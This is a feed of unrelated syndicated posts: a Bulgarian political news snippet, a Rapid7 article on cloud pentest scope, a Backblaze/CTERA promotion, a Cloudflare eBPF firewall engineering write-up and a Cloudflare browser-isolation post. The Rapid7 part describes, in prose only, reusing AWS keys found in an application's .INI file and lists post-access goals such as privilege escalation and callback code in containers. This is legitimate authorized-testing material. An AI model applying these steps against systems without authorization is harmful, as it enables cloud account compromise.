“Човекът” на дървената мафия – аут? Премиерът уволни зам.-министър след разкритията на Биволъ за дървената мафия

Post Syndicated from Николай Марченко original https://bivol.bg/%D0%BF%D1%80%D0%B5%D0%BC%D0%B8%D0%B5%D1%80%D1%8A%D1%82-%D1%83%D0%B2%D0%BE%D0%BB%D0%BD%D0%B8-%D0%B7%D0%B0%D0%BC-%D0%BC%D0%B8%D0%BD%D0%B8%D1%81%D1%82%D1%8A%D1%80-%D1%81%D0%BB%D0%B5%D0%B4-%D1%80%D0%B0.html

вторник 29 март 2022


Министър-председателят Кирил Петков е издал заповед за освобождаване на зам-министъра на земеделието, храните и горите от квотата на БСП Атанас Добрев. Това потвърдиха за „Биволъ“ шефката на пресцентъра на правителството…

Cloud Pentesting, Pt. 2: Testing Across Different Deployments

Post Syndicated from Eric Mortaro original https://blog.rapid7.com/2022/03/29/cloud-pentesting-pt-2-testing-across-different-deployments/

Cloud Pentesting, Pt. 2: Testing Across Different Deployments

In part one of this series, we broke down the various types of cloud deployments. So, pentesting in the cloud is just like on-prem, right? (Who asks these loaded questions!?)  

The answer is yes and no. It depends on how a customer has set up their cloud deployment. Let’s cover a few basics first, because this will really clear things up.

Each cloud vendor has their own unique restrictions on what can and cannot be attacked, due to the nature of how the cloud is architected. Most have very similar restrictions — however, these rules must be followed, or one could quickly find themselves outside of scope. The next sections will outline which parts of the “as-a-service” components are out of scope for testing, and which are in scope.

Infrastructure as a service

This, in my experience, is how most clients have come to set up their cloud deployment. This as-a-service model could have simply been the quickest way to appease a C-level person, asking their Directors and Managers to go all-in with cloud. This is that direct lift from on-premise to the cloud that we discussed in the last post.  

When it comes to testing this type of deployment, the scope is the largest it could be, with very few exceptions to what is out of scope. Getting dropped directly into a virtual private cloud (VPC) is likely the scenario that will work as an “assumed breach” approach. The client would then deploy a virtual machine, which will then be allowed specific access inbound from a tester’s IP address, along with gaining that access via an SSH keypair.  

Some exceptions to this testing that are OUT of scope include:

  • Auto-scaling functions and network address translation (NAT) gateways
  • Exploiting the software that was used to deploy compute instances, or changing NAT

Some items that are IN scope for this deployment model include:

  • Attacking the operating system and attempting exploitation against outdated versions
  • Exploiting the software or applications installed on the operating system

Platform as a service

You’ve heard of bring your own device (BYOD) — think of this as BYOS, or bring your own software. Platform as a service (PaaS) brings us up a level in terms of support requirements. With this approach, clients can utilize a cloud provider’s products that allow a client to bring their own code for things like web applications. A client no longer has to work on keeping their operating system up to date. The code is typically deployed on something like a container, which could cost the client much less than that of having to deploy a virtual machine, licensing for an operating system, vulnerability management of the operating system, and staffing considerations. There are again exceptions, however, to what can and can’t be tested.  

In this example, the following would be considered OUT of scope:

  • The host itself and/or containers hosting the application
  • Attempting to escape containers where the application is hosted

The items which are IN scope for this deployment model include:

  • Attempting to exploit the application that is installed on the operating system itself

Software as a service

At last, the greatest reduction in liability: software as a service (SaaS). Microsoft’s Office 365 is perhaps the most common example of a very widely used SaaS deployment. Click a few buttons in a cloud provider’s dashboard, input some user credentials, upload some data, and you’re done! Easy like Sunday morning!  

Now, the only thing to worry about is the data within the application and the users themselves.  Everything else — including virtual machine deployment, operating system installation and upkeep, patch management of the operation system and the software installed on it, and the code base, to name a few  — is completely removed from worry. Imagine how much overhead you can now dedicate to other parts of the business. Windows Admins, web app developers, infosec staff, and even IT staff now have less to worry about. However, if you’re looking to have a pentest in this kind of environment, just know that there is not a whole lot that can actually be done.  

Application exploits, for example, are OUT of scope. The items that are IN scope for this deployment model are the following:

  • Leveraging privileges and attempting to acquire data
  • Adding user accounts or elevating privileges

That’s it! The only thing that can be attacked is the users themselves, via password attacks, or the data that is held within the application — but that’s only if authentication is bypassed.

Those above examples are not made up from Rapid7’s perspective either.  These are industry-wide standards that cloud providers have created. These types of deployments are specifically designed to help reduce liability and to increase not only the capabilities of an organization but also its speed. These are known as a “shared platform” model.

As-a-service example

Recently, we had a discussion with a client who needed a pentest performed on their web application. Their web app was deployed from a third-party cloud provider, which ended up using Google Cloud Platform on their back end. After a consultant discovered that this client had deployed their web application via the SaaS model, I explained that, due to the SaaS deployment, application exploitation was out of scope, and the only attempts that could be made would be password attacks and to go after the data.

Now, obviously, education needs to happen all around, but again, the cloud isn’t new. After about an hour of discussing how their deployment looked, the client then asked a very interesting question: “How can I get to the point where we make the application available to fully attempt exploitation against it?” I was befuddled, and quite simply, the answer was, “Why would you want to do that?” You see, by using SaaS, you remove liability from worrying about this sort of issue, which the organization may not have the capacity or budget to address. SaaS is click-and-go, and the software provider is now at risk of not providing a secured platform for content delivery.  

After I had explained this to the client, they quickly understood that SaaS is the way to go, and transforming into a PaaS deployment model would have actually required that they now hire additional headcount, including a web app developer.

It is this maturity that needs to happen throughout the industry to continue to maintain security within not just small companies, but large enterprises, too.

Digging deeper

Externally

There’ve been numerous breaches of customer data, and there’s typically a common culprit: a misconfigured S3 bucket, or discovered credentials to a cloud vendor’s platform dashboard.  These all seem like very easy things to remedy, but performing an external pentest where the targets are the assets hosted by a cloud vendor will certainly show if there are misconfigurations or accidental access being provided. This can be treated like any normal external pentest, but with the sole focus on knowing these assets live within a cloud environment.

Internally

There are multiple considerations when discussing what is “internal” to a cloud environment. Here, we’ll dig into the differences between platform and infrastructure.

Platform vs. infrastructure

In order to move or create assets within a cloud environment, one must first set up an account with the cloud vendor of choice. A username and password are created, then a user logs into the web application dashboard of the cloud vendor, and finally, assets are created and deployed to provide the functionality that is needed. The platform that the user is logged into is one aspect of an “internal” pentest against a cloud environment.  

Platform pentest example

There I was, doing a thick client pentest against an executable. I installed the application on my Windows VM, started up a few more apps to hook into the running processes, and off to the races I went.

One of the more basic steps in the process is to check the installation files. Within the directory, I find an .INI file. I opened this file with a text editor, and I was greeted with an Amazon AWS Access Key ID and SecretAccessKey! Wow, did I get lucky. I fired up aws cli, punched in the access key ID and SecretAccessKey, along with the target IP address, and bam! I was in like Flynn.

Now, kudos go out to the client that didn’t provide this user with root access. However, I was still able to gain a ton of access with additional information. I stopped from there though, because this quickly turned into a cloud-style pentest. I called the client up right away and informed them of this information, and they were happy (not happy) that this was discovered.

Internal platform pentest

A platform pentest is like being given a domain account, in an assumed-breached scenario, on an internal pentest. It’s a “hey, if you can’t get creds, here’s a low-priv account to see what you can do with it” approach.

On a cloud platform pentest, we’re being given this account to attempt additional attacks, such as privilege escalation, launching of additional virtual machines, or using a function to inject code into containers that auto-deploy and dial back to a listening server each time. A virtual machine, preferably Kali Linux, will need to be deployed within the VPC, so you can perform your internal pentest from it.

Internal infrastructure pentest

This pentest is much easier to construct. It looks very similar to an internal, on-premise pentest. The client sets up a virtual machine inside of the VPC they want tested, then the consultant creates that public/private SSH keypair and provides the SSH public key to the client. The client allows specific source IPs to SSH into that VM, and the pentest begins.  

In my experience, a lot of clients only have one VPC, so that makes life a bit easier. However, as more and more people gain experience and knowledge with how to set up their cloud environments, VPC separation is becoming more prevalent. As an example, perhaps a customer utilizes functions to auto-deploy new “sites” each time one of their customers signs on to use their services. This function automatically creates a brand-new VPC, with separation from other VPCs (which are their other clients), virtual machines, databases, network connectivity, access into the VPC for their clients administration, user accounts, authentication, SSO, and more. In this scenario, we’d ask the client to create multiple VPCs and drop us into at least one of them. This way, we can then perform a tenant-to-tenant-style pentest, to see if it’s possible to break out of one segment to access another.

In part three, we’ll take a look at how the maturity of the client’s cloud implementation can impact the way pentests are carried out. Stay tuned!

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Bring Your File System to the Cloud With Backblaze + CTERA

Post Syndicated from Jennifer Newman original https://www.backblaze.com/blog/bring-your-file-system-to-the-cloud-with-backblaze-ctera/

You know your file system. You love your file system (suspend your disbelief for a moment). You can find what you need (mostly). The hierarchy makes sense (kind of). Anyway—the point is, it’s convenient and it works.

You also know object storage offers scalability and cost savings that you’d love to tap into to either replace or extend your on-premises file servers or NAS. But how do you move your data to the cloud safely and securely without overhauling your entire file system to work with object storage?

Through a new partnership with CTERA, you can extend your corporate file system to Backblaze B2 Cloud Storage while maintaining all of your existing permissions, file structures, and security protocols.

➔ Sign Up for the Webinar

The joint solution unlocks meaningful opportunities for small and medium-sized enterprises. Through the partnership, you can:

  • Store all of your unstructured data in one centralized place, while maintaining instant and reliable access.
  • Retire legacy file servers and NAS devices along with the time and expense required to maintain them.
  • Empower a remote workforce and multi-site collaboration.
  • Establish a resilient disaster recovery, business continuity, and ransomware mitigation plan.
  • Optimize your budget with pay-as-you-go cloud storage pricing that’s a quarter the price of equivalent offerings.

“If you’re tired of buying new equipment every three years; replacing hard drives; paying for maintenance, or power, or space in a data center; and all of the headaches of managing remote user access, then the CTERA and Backblaze partnership is perfect for you. The setup is incredibly easy and the immediate budget and staffing relief will give you resources to tackle new opportunities. You’ll never have to—or want to—upgrade your NAS again.”
—Nilay Patel, VP of Sales, Backblaze

How It Works

CTERA’s Enterprise File Services Platform, through their core global file system technology, extends the capabilities of traditional NAS and file servers to the cloud. The joint solution provides fast local file access via cached files in CTERA’s Edge Filers, while storing the primary copy of your data in hot storage with Backblaze B2 for just $5/TB per month with a 99.9% uptime SLA.

Users across your enterprise have access to shared files via their Windows, Mac, or mobile devices, and data generated at the edge is automatically backed up to Backblaze B2 and accessible across your organization. The flexibility and extensibility of the Backblaze B2 + CTERA partnership consolidates your remote IT infrastructure and reduces the burden on your IT team to manage remote devices.

For customers that have distributed sites across the U.S. and EU, regions can be defined within CTERA and Backblaze B2 to ensure data is GDPR compliant. CTERA also offers an SDK for developers, enabling them to automatically configure Edge Filers and synchronize to Backblaze B2 Cloud Storage using infrastructure as code.

“We’re seeing a massive shift from traditional NAS to cloud NAS, from edge to core access, as organizations evolve and expand. CTERA is committed to providing the widest choice of cloud to our customers. The Backblaze-CTERA partnership establishes a compelling, new, cost-effective storage option for companies that wish to tier their data to the cloud for redundancy and collaboration.”
—Oded Nagel, Chief Strategy Officer, CTERA

About CTERA

CTERA is the edge-to-cloud file services leader, powering more than 50,000 connected sites and millions of corporate users. CTERA offers the industry’s most feature-rich global file system, enabling enterprises to centralize file access from any edge location or device without compromising performance or security. The CTERA Enterprise File Services Platform makes it easy for organizations to consolidate legacy NAS, backup and disaster recovery systems, and collaboration platforms while reducing costs by up to 80% versus legacy solutions. CTERA is trusted by the world’s largest companies, including McDonald’s, GE, Unilever, and Live Nation, as well as the U.S. Department of Defense and other government organizations worldwide.

Interested in Learning More?

Join us for a webinar on April 27, 2022 at 8 a.m. PST/11 a.m. EST to discover how to tier your file structure intelligently into Backblaze B2 with CTERA—register here. Anyone interested in exploring the solution today can check out the CTERA Solution Brief.

The post Bring Your File System to the Cloud With Backblaze + CTERA appeared first on Backblaze Blog | Cloud Storage & Cloud Backup.

Optimizing Magic Firewall’s IP lists

Post Syndicated from Jordan Griege original https://blog.cloudflare.com/magic-firewall-optimizing-ip-lists/

Optimizing Magic Firewall’s IP lists

Optimizing Magic Firewall’s IP lists

Magic Firewall is Cloudflare’s replacement for network-level firewall hardware. It evaluates gigabits of traffic every second against user-defined rules that can include millions of IP addresses. Writing a firewall rule for each IP address is cumbersome and verbose, so we have been building out support for various IP lists in Magic Firewall—essentially named groups that make the rules easier to read and write. Some users want to reject packets based on our growing threat intelligence of bad actors, while others know the exact set of IPs they want to match, which Magic Firewall supports via the same API as Cloudflare’s WAF.

With all those IPs, the system was using more of our memory budget than we’d like. To understand why, we need to first peek behind the curtain of our magic.

Life inside a network namespace


Magic Transit and Magic WAN enable Cloudflare to route layer 3 traffic, and they are the front door for Magic Firewall. We have previously written about how Magic Transit uses network namespaces to route packets and isolate customer configuration. Magic Firewall operates inside these namespaces, using nftables as the primary implementation of packet filtering.

Optimizing Magic Firewall’s IP lists

When a user makes an API request to configure their firewall, a daemon running on every server detects the change and makes the corresponding changes to nftables. Because nftables configuration is stored within the namespace, each user’s firewall rules are isolated from the next. Every Cloudflare server routes traffic for all of our customers, so it’s important that the firewall only applies a customer’s rules to their own traffic.

Using our existing technologies, we built IP lists using nftables sets. In practice, this means that the wirefilter expression

ip.geoip.country == “US”

is implemented as

table ip mfw {
	set geoip.US {
		typeof ip saddr
		elements = { 192.0.2.0, … }
	}
	chain input {
		ip saddr @geoip.US block
	}
}

This design for the feature made it very easy to extend our wirefilter syntax so that users could write rules using all the different IP lists we support.

Scaling to many customers


We chose this design since sets fit easily into our existing use of nftables. We shipped quickly with just a few, relatively small lists to a handful of customers. This approach worked well at first, but we eventually started to observe a dramatic increase in our system’s memory use. It’s common practice for our team to enable a new feature for just a few customers at first. Here’s what we observed as those customers started using IP lists:

Optimizing Magic Firewall’s IP lists

It turns out you can’t store millions of IPs in the kernel without someone noticing, but the real problem is that we pay that cost for each customer that uses them. Each network namespace gets a complete copy of all the lists that its rules reference. Just to make it perfectly clear, if 10 users have a rule that uses the anonymizer list, then a server has 10 copies of that list stored in the kernel. Yikes!


And it isn’t just the storage of these IPs that caused alarm; the sheer size of the nftables configuration causes nft (the command-line program for configuring nftables) to use quite a bit of compute power.

Optimizing Magic Firewall’s IP lists

Can you guess when the nftables updates take place?  Now the CPU usage wasn’t particularly problematic, as the service is already quite lean. However, those spikes also create competition with other services that heavily use netlink sockets. At one point, a monitoring alert for another service started firing for high CPU, and a fellow development team went through the incident process only to realize our system was the primary contributor to the problem. They made use of the -terse flag to prevent nft from wasting precious time rendering huge lists of IPs, but degrading another team’s service was a harsh way to learn that lesson.

We put quite a bit of effort into working around this problem. We tried doing incremental updates of the sets, only adding or deleting the elements that had changed since the last update. It was helpful sometimes, but the complexity ended up not being worth the small savings. Through a lot of profiling, we found that splitting an update across multiple statements improved the situation some. This means we changed

add element ip mfw set0 { 192.0.2.0, 192.0.2.2, …, 198.51.100.0, 198.51.100.2, … }

to

add element ip mfw set0 { 192.0.2.0, … }
add element ip mfw set0 { 198.51.100.0, … }

just to squeeze out a second or two of reduced time that nft took to process our configuration. We were spending a fair amount of development cycles looking for optimizations, and we needed to find a way to turn the tides.

One more step with eBPF

As we mentioned on our blog recently, Magic Firewall leverages eBPF for some advanced packet-matching. And it may not be a big surprise that eBPF can match an IP in a list, but it wasn’t a tool we thought to reach for a year ago. What makes eBPF relevant to this problem is that eBPF maps exist regardless of a network namespace. That’s right; eBPF gives us a way to share this data across all the network namespaces we create for our customers.

Since several of our IP lists contain ranges, we can’t use a simple BPF_MAP_TYPE_HASH or BPF_MAP_TYPE_ARRAY to perform a lookup. Fortunately, Linux already has a data structure that we can use to accommodate ranges: the BPF_MAP_TYPE_LPM_TRIE.

Given an IP address, the trie’s implementation of bpf_map_lookup_elem() will return a non-null result if the IP falls within any of the ranges already inserted into the map. And using the map is about as simple as it gets for eBPF programs. Here’s an example:

typedef struct {
	__u32 prefix_len;
	__u8 ip[4];
} trie_key_t;

SEC("maps")
struct bpf_map_def ip_list = {
    .type = BPF_MAP_TYPE_LPM_TRIE,
    .key_size = sizeof(trie_key_t),
    .value_size = 1,
    .max_entries = 1,
    .map_flags = BPF_F_NO_PREALLOC,
};

SEC("socket/saddr_in_list")
int saddr_in_list(struct __sk_buff *skb) {
	struct iphdr iph;
	trie_key_t trie_key;

	bpf_skb_load_bytes(skb, 0, &iph, sizeof(iph));

	trie_key.prefix_len = 32;
	trie_key.ip[0] = iph.saddr & 0xff;
	trie_key.ip[1] = (iph.saddr >> 8) & 0xff;
	trie_key.ip[2] = (iph.saddr >> 16) & 0xff;
	trie_key.ip[3] = (iph.saddr >> 24) & 0xff;

	void *val = bpf_map_lookup_elem(&ip_list, &trie_key);
	return val == NULL ? BPF_OK : BPF_DROP;
}

nftables befriends eBPF

One of the limitations of our prior work incorporating eBPF into the firewall involves how the program is loaded into the nftables ruleset. Because the nft command-line program does not support calling a BPF program from a rule, we formatted the Netlink messages ourselves. While this allowed us to insert a rule that executes an eBPF program, it came at the cost of losing out on atomic rule replacements.

So any native nftables rules could be applied in one transaction, but any eBPF-based rules would have to be inserted afterwards. This introduces some headaches for handling failures—if inserting an eBPF rule fails, should we simply retry, or perhaps roll back the nftables ruleset as well? And what if those follow-up operations fail?

In other words, we went from a relatively simple operation—the new firewall configuration either fully applied or didn’t—to a much more complex one. We didn’t want to keep using more and more eBPF without solving this problem. After hacking on the nftables repo for a few days, we came out with a patch that adds a BPF keyword to the nftables configuration syntax.

I won’t cover all the changes, which we hope to upstream soon, but there were two key parts. The first is implementing struct expr_ops and some methods required, which is how nft’s parser knows what to do with each keyword in its configuration language (like the “bpf” keyword we introduced). The second is just a different approach for what we solved previously. Instead of directly formatting struct xt_bpf_info_v1 into a byte array as iptables does, nftables uses the nftnl library to create the netlink messages.

Once we had our footing working in a foreign codebase, that code turned out fairly simple.

static void netlink_gen_bpf(struct netlink_linearize_ctx *ctx,
                            const struct expr *expr,
                            enum nft_registers dreg)
{
       struct nftnl_expr *nle;

       nle = alloc_nft_expr("match");
       nftnl_expr_set_str(nle, NFTNL_EXPR_MT_NAME, "bpf");
       nftnl_expr_set_u8(nle, NFTNL_EXPR_MT_REV, 1);
       nftnl_expr_set(nle, NFTNL_EXPR_MT_INFO, expr->bpf.info, sizeof(struct xt_bpf_info_v1));
       nft_rule_add_expr(ctx, nle, &expr->location);
}

With the patch finally built, it became possible for us to write configuration like this where we can provide a path to any pinned eBPF program.

# nft -f - <<EOF
table ip mfw {
  chain input {
    bpf pinned "/sys/fs/bpf/filter" drop
  }
}
EOF

And now we can mix native nftables matches with eBPF programs without giving up the atomic nature of nft commands. This unlocks the opportunity for us to build even more advanced packet inspection and protocol detection in eBPF.

Results


This plot shows kernel memory during the time of the deployment – the change was rolled out to each namespace over a few hours.

Optimizing Magic Firewall’s IP lists


Though at this point, we’ve merely moved memory out of this slab. Fortunately, the eBPF map memory now appears in the cgroup for our Golang process, so it’s relatively easy to report. Here’s the point at which we first started populating the maps:

Optimizing Magic Firewall’s IP lists

This change was pushed a couple of weeks before the maps were actually used in the firewall (i.e. the graph just above). And it has remained constant ever since—unlike our original design, the number of customers is no longer a predominant factor in this feature’s resource usage.  The new model makes us more confident about how the service will behave as our product continues to grow.

Other than being better positioned to use eBPF more in the future, we made a significant improvement on the efficiency of the product today. In any project that grows rapidly for a while, an engineer can often see a few pesky pitfalls looming on the horizon. It is very satisfying to dive deep into these technologies and come out with a creative, novel solution before experiencing too much pain. We love solving hard problems and improving our systems to handle rapid growth in addition to pushing lots of new features.

Does that sound like an environment you want to work in? Consider applying!

CVE-2022-1096: How Cloudflare Zero Trust provides protection from zero day browser vulnerabilities

Post Syndicated from Tim Obezuk original https://blog.cloudflare.com/cve-2022-1096-zero-trust-protection-from-zero-day-browser-vulnerabilities/

CVE-2022-1096: How Cloudflare Zero Trust provides protection from zero day browser vulnerabilities

CVE-2022-1096: How Cloudflare Zero Trust provides protection from zero day browser vulnerabilities

On Friday, March 25, 2022, Google published an emergency security update for all Chromium-based web browsers to patch a high severity vulnerability (CVE-2022-1096). At the time of writing, the specifics of the vulnerability are restricted until the majority of users have patched their local browsers.

It is important everyone takes a moment to update their local web browser. It’s one quick and easy action everyone can contribute to the cybersecurity posture of their team.

Even if everyone updated their browser straight away, this remains a reactive measure to a threat that existed before the update was available. Let’s explore how Cloudflare takes a proactive approach by mitigating the impact of zero day browser threats with our zero trust and remote browser isolation services. Cloudflare’s remote browser isolation service is built from the ground up to protect against zero day threats, and all remote browsers on our global network have already been patched.

How Cloudflare Zero Trust protects against browser zero day threats

Cloudflare Zero Trust applies a layered defense strategy to protect users from zero day threats while browsing the Internet:


  1. Cloudflare’s roaming client steers Internet traffic over an encrypted tunnel to a nearby Cloudflare data center for inspection and filtration.
  2. Cloudflare’s secure web gateway inspects and filters traffic based on our network intelligence, antivirus scanning and threat feeds. Requests to known malicious services are blocked and high risk or unknown traffic is automatically served by a remote browser.
  3. Cloudflare’s browser isolation service executes all website code in a remote browser to protect unpatched devices from threats inside the unknown website.
CVE-2022-1096: How Cloudflare Zero Trust provides protection from zero day browser vulnerabilities

Protection from the unknown

Zero day threats are often exploited and exist undetected in the real world and actively target users through risky links in emails or other external communication points such as customer support tickets. This risk cannot be eliminated, but it can be reduced by using remote browser isolation to minimize the attack surface. Cloudflare’s browser isolation service is built from the ground up to protect against zero day threats:

  • Prevent compromised web pages from affecting the endpoint device by executing all web code in a remote browser that is physically isolated from the endpoint device. The endpoint device only receives a thin HTML5 remoting shell from our network and vector draw commands from the remote browser.
  • Mitigate the impact of compromise by automatically destroying and reconstructing remote browsers back to a known clean state at the end of their browser session.
  • Protect adjacent remote browsers by encrypting all remote browser egress traffic, segmenting remote browsers with virtualization technologies and distributing browsers across physical hardware in our global network.
  • Aiding Security Incident Response (SIRT) teams by logging all remote egress traffic in the integrated secure web gateway logs.

Patching remote browsers around the world

Even with all these security controls in place, patching browsers remains critical to eliminate the risk of compromise. The process of patching local and remote browsers tells two different stories that can be the difference between compromise, and avoiding a zero day vulnerability.

Patching your workforces local browsers requires politely asking users to interrupt their work to update their browser, or apply mobile device management techniques to disrupt their work by forcing an update. Neither of these options create happy users, or deliver rapid mitigation.

Patching remote browsers is a fundamentally different process. Since the remote browser itself is running on our network, Users and Administrators do not need to intervene as security patches are automatically deployed to remote browsers on Cloudflare’s network. Then without a user restarting their local browser, any traffic to an isolated website is automatically served from a patched remote browser.

Finally, browser based vulnerabilities such as CVE-2022-1096 are not uncommon. With over 300 in 2021 and over 40 already in 2022 (according to cvedetails.com) it is critical for administrators to have a plan to rapidly mitigate and patch browsers in their organization.

Get started with Cloudflare Browser Isolation

Cloudflare Browser Isolation is available to both self serve and enterprise customers. Whether you’re a small startup or a massive enterprise, our network is ready to serve fast and secure remote browsing for your team, no matter where they are based.

